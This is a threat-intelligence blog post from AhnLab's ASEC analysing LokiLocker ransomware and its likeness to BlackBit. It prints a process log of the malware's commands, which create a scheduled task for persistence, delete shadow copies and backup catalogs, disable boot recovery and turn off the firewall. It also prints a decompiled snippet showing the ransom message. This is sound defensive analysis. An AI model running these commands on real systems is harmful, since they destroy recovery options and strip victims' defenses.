

LokiLocker, a Ransomware Similar to BlackBit Being Distributed in Korea

ASEC asec.ahnlab.com/en/52570/

By AhnLab_en

May 15, 2023

AhnLab Security Emergency response Center(ASEC) has confirmed the distribution of the LokiLocker ransomware in Korea. This ransomware is almost identical to the BlackBit ransomware and their common traits have been mentioned before in a previous blog post. A summary of these similarities is as follows.


Similarities Between LokiLocker and BlackBit

- Disguised as svchost.exe
- Same obfuscation tool used (.NET Reactor)
- Registered to the task scheduler and registry (persistence of malware)
- Ransom note and the new file icon image set after encryption

| [BlackBit Ransomware Being Distributed in Korea](#)


Disguised as svchost.exe


The BlackBit ransomware, which was covered in a previous post, disguised itself as a svchost.exe file. Similarly, the recently discovered LokiLocker ransomware was also found disguised as a svchost.exe file.



Same packer used (.NET Reactor)

A .NET Reactor was used to obfuscate the code and deter analysis. By looking at the unpacked BlackBit ransomware, it becomes clear that the malware was derived from the LokiLocker ransomware.





Registered to the task scheduler and registry (persistence of malware)

Similarities have also been found in their behavioral aspects. The following figure shows that the LokiLocker ransomware registers itself to the task scheduler and registry under the name "Loki" before it starts its encryption process. The ransomware also generates its

ransom note before it begins encrypting. Afterward, it carries out actions such as deleting volume shadows to prevent recovery, as well as behaviors aimed at obstructing detection and leaking information.

```

csc.exe (3636)
"C:\Users\rapi\rapit\AppData\Local\Temp\tkZEcXrE.exe"
cmd.exe (2384)
"C:\Windows\System32\cmd.exe" /C schtasks /CREATE /SC ONLOGON /TN Loki /TR C:\Users\rapi\rapit\AppData\Roaming\winlogon.exe /RU SYSTEM /RL HIGHEST /F
schtasks.exe (1956)
schtasks /CREATE /SC ONLOGON /TN Loki /TR C:\Users\rapi\rapit\AppData\Roaming\winlogon.exe /RU SYSTEM /RL HIGHEST /F
csc.exe (2700)
"C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\rapi\rapit\AppData\Local\Temp\spjstw00\spjstw00.cmdline"
cvtres.exe (3664)
C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\rapi\rapit\AppData\Local\Temp\RES7731.tmp" "c:\ProgramData\CSC84EFF5FC31A64BC780FDCB8404D2867.THP"
cmd.exe (3440)
"C:\Windows\System32\cmd.exe" /C vssadmin delete shadows /all /quiet
vssadmin.exe (2988)
vssadmin delete shadows /all /quiet
cmd.exe (3760)
"C:\Windows\System32\cmd.exe" /C wbadm DELETE SYSTEMSTATEBACKUP
wbadmin.exe (108)
wbadmin DELETE SYSTEMSTATEBACKUP
cmd.exe (2280)
"C:\Windows\System32\cmd.exe" /C umic shadowcopy delete
WMIC.exe (4044)
wmic shadowcopy delete
cmd.exe (3948)
"C:\Windows\System32\cmd.exe" /C wbadmin delete catalog -quiet
wbadmin.exe (2668)
wbadmin delete catalog -quiet
cmd.exe (3752)
"C:\Windows\System32\cmd.exe" /C bcdedit /set {default} bootstatuspolicy ignoreallfailures
bcdedit.exe (1412)
bcdedit /set {default} bootstatuspolicy ignoreallfailures
cmd.exe (380)
"C:\Windows\System32\cmd.exe" /C bcdedit /set {default} recoveryenabled no
bcdedit.exe (1200)
bcdedit /set {default} recoveryenabled no
cmd.exe (3080)
"C:\Windows\System32\cmd.exe" /C netsh advfirewall set currentprofile state off
netsh.exe (1692)
netsh advfirewall set currentprofile state off
cmd.exe (2336)
"C:\Windows\System32\cmd.exe" /C netsh firewall set opmode mode=disable
netsh.exe (1520)
netsh firewall set opmode mode=disable


```

```
using System;
using System.Diagnostics;
using System.IO;

namespace Loki
{
    // Token: 0x02000003 RID: 3
    internal class Program
    {
        // Token: 0x06000003 RID: 3 RVA: 0x00002058 File Offset: 0x00000258
        private static void Main(string[] args)
        {
            Natives.MessageBox(IntPtr.Zero, "This file and all other files in your computer are encrypted by Loki locker.\r\nIf you want to restore this file and rest of your files, Please send us message to this e-mail : emeraldcrypt@onionmail.org\r\nWrite this ID in the title of your message : [REDACTED]\r\nWe will help you, in any steps.\r\nIn case of no answer in 24 hours, write us to this e-mail : emeraldcrypt@protonmail.com", "Loki locker", 64u);
            string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData), "info.Loki");
            if (File.Exists(text))
            {
                Process.Start("mshta.exe", "\"" + text + "\"");
            }
        }
    }
}
```

Ransom note and the new file icon image set after encryption

After successfully infecting a system, LokiLocker creates a ransom note named Restore-My-Files.txt in each infected folder path, containing the message below. The ransom note and the icon of the infected files that have been confirmed were also found to be very similar to those of the BlackBit ransomware.



AhnLab's anti-malware software, V3, detects and responds to LokiLocker ransomware with a variety of detection points, including file detection and behavior-based detection. To prevent ransomware infection, users must be cautious of running files from unknown sources and make sure to scan suspicious files with an anti-malware program while also keeping the program updated to the latest version. AhnLab's anti-malware software, V3, detects and blocks the malware using the following aliases:

[File Detection]

Ransomware/Win.Loki.C5421356 (2023.05.03.00)

[Behavior Detection]

Ransom/MDP.Delete.M2117

[IOC]

d03823a205919b6927f3fa3164be5ac5

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:Ransomware